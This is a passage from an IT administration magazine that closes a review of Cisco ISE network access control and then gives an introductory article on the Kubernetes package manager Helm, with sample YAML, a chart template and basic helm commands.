


Figure 3: Example of a guest portal with a prompt to confirm the terms of use. A preview is available in the right pane.

For end devices that do not support 802.1X, the far less secure MAC authentication bypass (MAB; i.e., authentication on the basis of the MAC address of the device) can of course be used. Because this address is often printed on the devices and because it is easy to spoof, admins really need to ask themselves if they still want to use this method. If this is the lowest common denominator, profiling could be used as an additional factor. In this case, further attributes for the authentication and authorization decision are possible. For example, it could be some part of the content in DHCP requests to raise the barriers for a potential attacker. Therefore, it is possible to combine this profiling information together with lower value authentication methods such as MAB to obtain a more reliable basis for an authorization decision.

Another interesting approach is the fairly new Passive Identity [3] feature. Instead of the terminal device or user actively authenticating against ISE by 802.1X, MAB, or web authentication, ISE obtains the username and IP address from external sources (e.g., Active Directory) and makes this information available with pxGrid so that it can be used, for example, on firewalls.

If you want to go a bit further and control access to the network on the basis of dynamic client properties, such as the patch level, antivirus software, or characteristics of potential malware (e.g., certain signatures or registry keys), you can use the Posture feature, which can be used to grant temporary restricted access to return to the required state (e.g., by updating the virus signatures). A change of authorization (CoA) can then be used to change the restricted access to the actual access required. This CoA is sent by ISE to the active network component but requires appropriate configuration.

Integrating Guest Devices

In addition to their own devices, most companies also need to

integrate guest devices or support BYOD. For onboarding these devices, you need web portals like those used by public hotspots in train stations or other public places. The portals can also be used for wired guest networks.

ISE offers three approaches for guest portals. First is the simple hotspot portal, wherein you redirect the guest to a portal on the basis of parameters transferred by ISE to switches or WLAN controllers. The portal prompts for confirmation of the terms of use before access is granted (Figure 3). This privacy-friendly variant has no record of the name, cell phone number, or email address to determine the originator in the event of a violation of the terms of use.

If you want a little more control over access and want to allow tracking but don't want the overhead of additional staff to manage user accounts, you can use a self-registration portal. Users first need to register in compliance with the attributes required by the administrator, such as first and last name, email address, or mobile phone number.

If you prefer to keep full control, you can make use of a "sponsor portal," which means that guests are issued vouchers by internal staff. Guests need the generated credentials on the vouchers to be able to log in with a username and password on the authentication page provided by ISE for access to the guest network. Internal users are routed to a separate web-based portal where they can authenticate (e.g., with the internal Active Directory) and be authorized as a function of their group memberships. In addition to the guest portals, however, you can implement onboarding of other terminal devices through a portal that pushes WLAN profiles or certificates to the devices. Another option is a blacklist portal, to which users of blocked devices are redirected. A notice about the blocking is then displayed by the portal. All portals can be adapted to match the corporate design with an integrated WYSIWYG editor.

Configuration, Logging, Reporting

The web graphical user interface (GUI) is primarily used as the configuration interface in everyday practice and involves no dedicated administration software. The initial configuration takes place at the command line, where parameters like the IP address or network time protocol server are stored. An SSH-based CLI is also present that can be used to query service status, troubleshooting, backups, or updates. The structure is based on routers and switches, so you have an EXEC mode and a configuration mode. Additionally, various APIs connect to your management systems or integrate scripts. If, for example, you want to assign client groups automatically or read, create, change, or delete network components, you can use the external RESTful services (ERS) API. Logging is a central component of any NAC solution, and ISE initially offers comprehensive retrospective reporting for this purpose. Reports can also be exported regularly. Admins can evaluate RADIUS and TACACS reports at various levels of detail with filters for certain network components, the authentication status, or individual hosts by specifying certain time intervals. Guest data evaluations are also no problem.

ISE also offers live reporting to gather information about current authentications and authorizations at short intervals (Figure 4). This feature has proven to be very useful in practice, and the statistics provide a good starting point in the event of mis-authentication. An overview of live sessions can be used to terminate or re-authenticate sessions.

Cisco developed its TrustSec technology to apply appropriate policies consistently for authorized and prohibited communication relationships throughout the network on the basis of access controls and without a dependency on the IP address. This proprietary process uses what are known as security group tags to control authorizations on this basis. This abstraction makes it possible to control

clearly who is allowed to communicate with whom according to a communication matrix, with groups such as Development, Finance, or HR. However, this means having TrustSec support on the components involved, such as the switches, routers, and firewalls.

Troubleshooting, Backup, and Patching

One decisive strength of the ISE is its wide range of troubleshooting options. The first thing to mention here is the clear-cut live log, which gives you a great overview very quickly, thanks to filters per column. This option is available for both RADIUS and, if the appropriate license is in place, TACACS + . If you want to perform analysis at the package level, you can create a *TCP Dump* with corresponding filters from the Cisco ISE dashboard; also, a configuration validation tool for the active network component and endpoint debugging is available. On the standard dashboard, indicators for more serious alerts are directly visible, such as high authentication latency, unknown active network components, or replication problems.

On-going and configuration backups can be scheduled (daily, weekly, monthly) or pushed to external targets as needed. Note that the backup does not include certificates. Any backup of the certificates must be dedicated. Backup targets can be network file sharing (NFS) or Secure File Transfer Protocol (SFTP) servers. On the basis of menu and data access permissions, there can be a rights and roles model for managing the server itself. The menu permissions support showing and hiding complete menus and submenus, which allows first-level support to have a view filtered to pertinent and required data. Data access permissions grant control over individual elements, such as end device groups or specific user groups. In current versions of ISE, patches and updates can be made both on the command line and from the web-based GUI. The ability to roll back patches is interesting if problems occur. However, access to patches and updates means subscribing to the vendor’s support service.

Conclusions

ISE offers a comprehensive and highly scalable approach to network

access control on enterprise networks. Whether for company-owned, BYOD, or guest devices, the flexible policy structure always offers the right solution for authentication and authorization. Unfortunately, the GUI response can be quite slow. The good and clear-cut live log and the integrated troubleshooting options facilitate analysis in case of errors, despite the obvious complexity. Various APIs for connecting to your management systems, integrating scripts, and establishing interfaces to third-party systems round off the feature set.

Info

- [1] ISE data sheet: [\[https://www.cisco.com/c/en/us/products/collateral/security/identity-services-engine/data_sheet_c78-656174.html\]](https://www.cisco.com/c/en/us/products/collateral/security/identity-services-engine/data_sheet_c78-656174.html)
- [2] Secure network server data sheet: [\[https://www.cisco.com/c/en/us/products/collateral/security/identity-services-engine/datasheet-c78-726524.html\]](https://www.cisco.com/c/en/us/products/collateral/security/identity-services-engine/datasheet-c78-726524.html)
- [3] Passive identity connector: [\[https://www.cisco.com/c/en/us/td/docs/security/ise/2-7/pic_admin_guide/pic_admin27/pic_admin27_chapter_00.html\]](https://www.cisco.com/c/en/us/td/docs/security/ise/2-7/pic_admin_guide/pic_admin27/pic_admin27_chapter_00.html)www




Figure 4: The masked MAC addresses, usernames, and IP addresses are visible in four live sessions in the display and can be terminated or re-authenticated there.

Spotlight on the Kubernetes package manager, Helm

Helmsman



A Helm chart is a template of several parts that defines, deploys, and upgrades Kubernetes apps and can be considered the standard package manager in the Kubernetes world. *By Martin Loschwitz*

Scholars argue about whether history repeats itself. Clearly, however, some trends will return, and administrators will repeatedly encounter various technical approaches in IT – maybe in a slightly different guise and perhaps under a new name, but the principle always remains the same.

Helm is like that. It is a kind of package manager that the vast majority of admins have at least heard of in the context of Kubernetes. In fact, Helm comes from a completely different technical background from the package managers of classic distributions (e.g., rpm and dpkg), aiming to make distributing software for Kubernetes easier. The Helm skills of many admins do not extend beyond knowing that the tool exists. As a result, many myths circulate around the solution, and the resulting uncertainty puts Helm in a worse light than it deserves. In this article, I go into detail about Helm: introducing the architecture of the solution; describing how Helm defines, deploys, and upgrades Kubernetes apps; and presenting practical use cases. The first step is to ask what Helm is good for in the first place and what problems it solves in the Kubernetes context.


Why Bother?

Kubernetes (K8s) has been on a roll for the past few years, which does not

happen too often in IT – at least not if you consider the speed of spread and penetration. Today, it seems almost impossible to bring up container virtualization in Linux without at least mentioning Kubernetes. Contrary to what some observers claim, K8s and cloud computing have much in common. Kubernetes would be inconceivable without the idea of cloud computing. In other words, it is no longer possible to imagine running a containerized workload efficiently without the principles of cloud computing (i.e., automatically controlling individual containers with applications across a swarm of servers). Kubernetes is now far more complex than it was a few years ago. The number of ready-made third-party images from which admins can choose is almost impossible to track. The functionality of K8s itself has also expanded continuously. Custom Resource Definitions (CRDs), new API extensions, and various architectural rebuilds make it difficult to keep up, not to mention the features that external vendors then add to the container orchestrator to get their piece of the pie – with some really great innovations. Mesh networks such as Istio secure network traffic between the microcomponents of an application, take care of load balancing, and offer secure socket layer (SSL) encryption on the fly.

Declarative Language

If you want to make clear to K8s the kind of workload you want to launch, you use an API component and a declarative language (**Figure 1**) by describing the desired state of your containers in a template file that you send to K8s. Kubernetes then tries to match the actual state as closely as possible to the state described by the template. In parallel, you have to get used to new terminology in K8s because anyone trying to work with the tool without knowing about pods is unlikely to succeed. Things get tricky if you want to run larger workloads on K8s that involve more than a single image with just a few configuration parameters. Quite a few components in microarchitecture applications need to be considered in the pod definitions. Even when it comes to rolling out multiple monolithic apps in the form of K8s pods, creating the appropriate pod definitions is a pretty tedious exercise (**Figure 1**). Software vendors looking to sell their products with K8s underpinnings cannot be happy about this. As usual, admins prefer products that are delivered as turnkey systems, or as close as you can get to them. In the K8s context, this ideally means you take delivery of preconfigured components for everything that makes up the product. Then you only have to define your environment-specific configuration parameters for your K8s cluster. All the other commissioning work for a particular piece of software is ideally taken care of by the system. The idea is ultimately the same as with package



```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: rss-site
  labels:
    app: web
spec:
  replicas: 2
  selector:
    matchLabels:
      app: web
  template:
    metadata:
      labels:
        app: web
    spec:
      containers:
        - name: front-end
          image: nginx
          ports:
            - containerPort: 80
        - name: rss-reader
          image: nickchase/rss-php-nginx:v1
          ports:
            - containerPort: 80
```

Figure 1: This pod definition for Kubernetes is one of the more straightforward examples. The larger the environments become, the more complex the associated resource definitions you need.

managers. Where rpm or dpkg take the stage on conventional systems, Helm comes into play with K8s.

Old Hand

Helm has been around for a few years in the K8s universe. The current version 3 is quite different from previous versions, which you will notice when you search online for information. The differences are particularly evident in the components. In Helm 2, Tiller was the central component for communication with K8s. A Helm client at the command line communicated with Tiller and passed templates for virtual setups (Figure 2). Kubernetes then set about creating the setups Tiller specified. Throughout its life, however, Tiller suffered several problems that were inherent in its design – related to rights management,

parallel operations in Helm, and several other key aspects – and consequently were very difficult to correct. In Helm 3, the developers summarily did away with Tiller and replaced it with a more powerful command-line client that still goes by the name of Helm and a library that serves as a bridge to K8s for the client. Accordingly, Helm 3 no longer has its own management instance. It is important to keep this in mind because Helm newbies still often get stuck with old docs when searching for information and are frustrated when they roll out Helm 3 and see that Tiller is missing.

Problems

The comparison of a deployment of the same software with and without Helm will help shed some light. Suppose you want to roll out an arbitrary microservices application in K8s. The classic way to do this would be to write a pod definition that contains instances of all the containers you need. As a rule, however, this step is not enough because you have to take into consideration configuration parameters in addition to the containers. At the end of the day, the services in the individual pods need to know how they will communicate with each other later. If you want to tackle the issue right away, you can rely on external solutions such as Istio, which spins a web

between all the components and routes the traffic dynamically. To do this, however, it must itself be part of the pod definition, which makes the definition a good deal longer. Once you have completed your pod definitions, you then hand them over to K8s, which starts the corresponding resources.

However, the fun often comes to an abrupt end when you want to change the running setup in K8s a few months or years later without having looked at it too much in the meantime.

It gets even worse from an enterprise point of view if the original author of the pod definitions has left the company and a successor has to make sense of it all. Although K8s follows a strict syntax for its pod definitions, because it is YAML-based, understanding what your predecessor put together, how, and for what reasons will typically take a while, and the more complex the original pod definitions were, the longer the familiarization process will take.

At some point, it comes to a showdown. If the admin – whether the same or new – feels sufficiently confident, they will make some changes. However, if they go wrong, in many cases the only way out is to ditch the existing pods and set up a completely new virtual environment with the data from the old pods.

The whole process is neither particularly convenient nor very friendly in



```
apiVersion: v1
kind: Service
metadata:
  name: {{ include "common.names.fullname" . }}
  namespace: {{ .Release.Namespace }}
  labels: {{- include "common.labels.standard" . | nindent 4 }}
  {{- if .Values.commonLabels }}
  {{- include "common.tplvalues.render" ( dict "value" .Values.commonLabels "context" $ ) | nindent 4 }}
  {{- end }}
  {{- if .Values.commonAnnotations }}
  annotations: {{- include "common.tplvalues.render" ( dict "value" .Values.commonAnnotations "context" $ ) | nindent 4 }}
  {{- end }}
spec:
  type: {{ .Values.service.type }}
  sessionAffinity: {{ default "None" .Values.service.sessionAffinity }}
  {{- if (and .Values.service.clusterIP (eq .Values.service.type "ClusterIP")) }}
  clusterIP: {{ .Values.service.clusterIP }}
  {{- end }}
  {{- if (and .Values.service.loadBalancerIP (eq .Values.service.type "LoadBalancer")) }}
  loadBalancerIP: {{ .Values.service.loadBalancerIP }}
  {{- end }}
  {{- if (and (eq .Values.service.type "LoadBalancer") .Values.service.loadBalancerSourceRanges) }}
  loadBalancerSourceRanges: {{- toYaml .Values.service.loadBalancerSourceRanges | nindent 4 }}
  {{- end }}
  {{- if (or (eq .Values.service.type "LoadBalancer") (eq .Values.service.type "NodePort")) }}
  externalTrafficPolicy: {{ .Values.service.externalTrafficPolicy | quote }}
  {{- end }}
```

Figure 2: Helm acts as a translator between Kubernetes and the user. Under the hood, it is easy to see from Helm templates how they will ultimately end up in Kubernetes.

terms of operational stability, which is exactly where Helm comes to your rescue. Reduced to the absolute basics, Helm is a kind of translation aid. The Helm library takes information from the Helm client and converts it on the fly into pod definitions that K8s understands. At the same time, Helm exposes an interface to the admin and user sides that is similar in principle to a solution for automation and configuration management. In this example, you would write a statement in Helm for deployment of your microarchitecture application comprising two parts: (1) the generic statements from which Helm then builds pod definitions for K8s from the Helm library and (2) a file named `values.yaml` that defines configuration parameters you can influence from the outside.

The totality of these files (i.e., the templates for K8s on the one hand and the admin-editable variables on the other) is known as a chart in Helmspeak. A chart is therefore a template comprising several parts, with the help of which workloads can be rolled out ready for use on K8s. For this very reason, many also refer to Helm as a package manager for K8s.

Running Workloads

Helm is also widely accepted because it not only allows you to roll out a workload in K8s for the first time, it also offers functions for modifying running workloads in K8s if it

previously rolled them out itself.

A classic example is changing the replica count for the front-end servers in web operations. Once again, the classic web store example comes into play here: Online stores that generate predictable sales throughout the year often groan under the load at times of high access – especially in the lead-up to Christmas. If you host your workloads in AWS or Azure, for example, you will want to upgrade virtual instances accordingly during the busy period to cope with the increased load. This is precisely the promise of salvation providers use to entice their customers: They only have to pay for what they actually consume in terms of resources. However, the workload and the tools that manage the workload must also be able to handle this kind of scaling. Kubernetes provides the functionality natively, but what I described as a challenge earlier in this article hits home here. Depending on how the pod definitions are written, if careless, a stack update can end in an absolute disaster. Helm comes to the administrator's rescue with its standardized interface that always works the same way.

Most charts that you find online support a replica parameter. The `helm` update instruction can change this parameter for active workloads in a K8s cluster. The rest happens automatically: A single Helm command tells the Helm library to adjust its own pod definitions in K8s so that it no longer runs 10 instances of a web server, but 20, or however many you think you need.

Getting Started with Helm

Producing your own charts will not involve too much work. First, you install the command-line interface (CLI) and library on your own system. The Helm website [1] offers both package sources for Snap and Apt and a statically linked binary that you can use. If you have a computer with macOS as your workstation, you can pick up Helm from the Homebrew environment (Figure 3). Additionally, the developers offer on their website [2] a kind of guide to best practices when it comes to writing charts.

Once Helm is available locally, you're ready to go. Each instance of a workload that you roll out with Helm is referred to as a release. You can use a ready-made chart to create an arbitrarily named release of a virtual environment in K8s. As usual with package managers, the charts come from different repositories, which helps beginners in particular find their way around Helm. Because you can access various repositories, you likely will not have to write your own Helm charts and can probably turn to existing charts. The Helm client knows about the Hub repository out of the box and searches the Artifact Hub [3] for charts (Figure 4). At the command line, for example,

```
helm search hub wordpress
```


fetches ready-made charts for WordPress. Conveniently, Artifact bundles the results from various repositories, meaning you don't have to add them all to your local repository lists. However, if you do want to use charts from a repository that Artifact Hub does not know about, you need to add the repository upfront by typing:

```
helm repo add <name> <URL>
```

The `helm repo list` command displays a list of all enabled repositories.

Working with Helm

In addition to creating and deleting virtual environments (i.e., releases



```

madkiss@mbp[01] ~$ brew install helm
Updating Homebrew...
=> Auto-updated Homebrew!
Updated 1 tap (homebrew/core).
=> Updated Formulae
Updated 1 formula.

=> Downloading https://ghcr.io/v2/homebrew/core/helm/manifests/3.7.0
##### 100.0%
=> Downloading https://ghcr.io/v2/homebrew/core/helm/blobs/sha256:eda6fb39f3ff1ea035
=> Downloading from https://pkg-containers.githubusercontent.com/ghcr1/blobs/sha256:
##### 100.0%
=> Pouring helm--3.7.0.big_sur.bottle.tar.gz
=> Caveats
Bash completion has been installed to:
  /usr/local/etc/bash_completion.d
=> Summary
📦 /usr/local/Cellar/helm/3.7.0: 60 files, 51.6MB
madkiss@mbp[02] ~$

```

Figure 3: The Helm CLI and its library are available on various systems – in this case, for macOS with the Homebrew package management system.

of specific charts), Helm provides many options for analyzing running stacks. The

```
helm status <release>
```

command displays information about a release, including its revision number, which shows how many times the release has been modified while running. At this point, I should point out a circumstance that might already have cost admins who write their own Helm charts too much time: Unless the Helm chart and container image are from the same authors, Helm charts in K8s regularly rely on images different from the vendor’s originals. If you use the WordPress chart from Bitnami, for example, you are not using the official WordPress image for containers under the hood, but one that has been modified by Bitnami. Official images do not support many of the parameters that Helm tends to use in containers, so if you want to produce your own charts, you might face the same problem and have to create your own images of the respective software for containerized operation. Various how-tos online can help you produce containers (e.g., as the result of a CI/CD pipeline).

Helm Example

At the end of this article, after a lot of theory, you are still missing some hands-on insight into what you can actually achieve with Helm. Currently, hardly any software on the market is as suitable as ownCloud. Many an admin who has already had to deal with Helm in the past may be taken aback by this revelation. The large PHP monolith is not usually thought of as being particularly well suited for operation in K8s or management by Helm. However, if you are still in this camp, you are no longer up to date with the latest developments. ownCloud has practically reinvented itself in recent months. PHP’s performance limitations, some of which were inherent, caused recurring difficulties over the years. Many modern programming mantras and techniques,

for example, are missing from PHP, partly because they had not yet been invented when the language was launched and partly because retrofitting is not trivial. One good example of this is multithreading, which is cited time and time again. In the context of ownCloud X, the developers therefore decided to take a radical step and embark on an almost total rewrite. Instead of PHP, the developers now use Go, and they have also waved goodbye to the monolithic programming style of the past. Instead, ownCloud X comprises microarchitecture applications that communicate with each other by defined APIs. Quite remarkably, the ownCloud client protocol has not changed. Existing clients will therefore continue to work, and ownCloud apps such as those for iOS or Android do not need an update either. This transformation makes another thing clear: ownCloud X offers K8s cluster operators a potential deployment model. Until a few weeks ago, however, getting ownCloud to work in a K8s cluster was a pain in the proverbial backside. The Bitnami project has now put an end to that: ownCloud is now available as a chart for Helm and can be rolled out to any K8s cluster – including, for example, Amazon’s

Elastic Kubernetes Service (EKS). The power and efficiency that come from intelligently deployed Helm charts immediately become abundantly clear. All it takes is two commands to get a brand-new ownCloud environment up and running on K8s:

```
# helm repo add bitnami 2
https://charts.bitnami.com/bitnami
# helm install <MyRelease> bitnami/owncloud
```

Just replace <MyRelease> with an arbitrary name under which the now rolled out stack will later be known in K8s. If you are not quite sure which names have already been assigned, the `helm list` command conjures up a list on the screen. If you want the Helm chart to disappear from the system later on, the

```
Helm delete <MyRelease>
```

command takes care of that. Admittedly, the Bitnami developers have had things fairly easy because ownCloud provides active support. Since ownCloud X was released for general use, Docker images have also been available. These images in turn form the basis for the Bitnami Helm charts. Bitnami does not directly use




Figure 4: Helm’s Artifact Hub displays Helm charts from various repositories so you don’t have to collect the data yourself.

the image provided by ownCloud, but it builds on it.

Easy Game

How much work Helm takes off your shoulders can be perfectly illustrated by the ownCloud chart by Bitnami. The developers have built in a number of parameters that can be used to control ownCloud in the container, right down to the smallest detail. Although you can let off steam in `values.yaml`, it will not be necessary in most cases. That said, you might want to specify a few basic parameters such as the path to the SSL certificate or the public IP addresses you will be using (Figure 5).

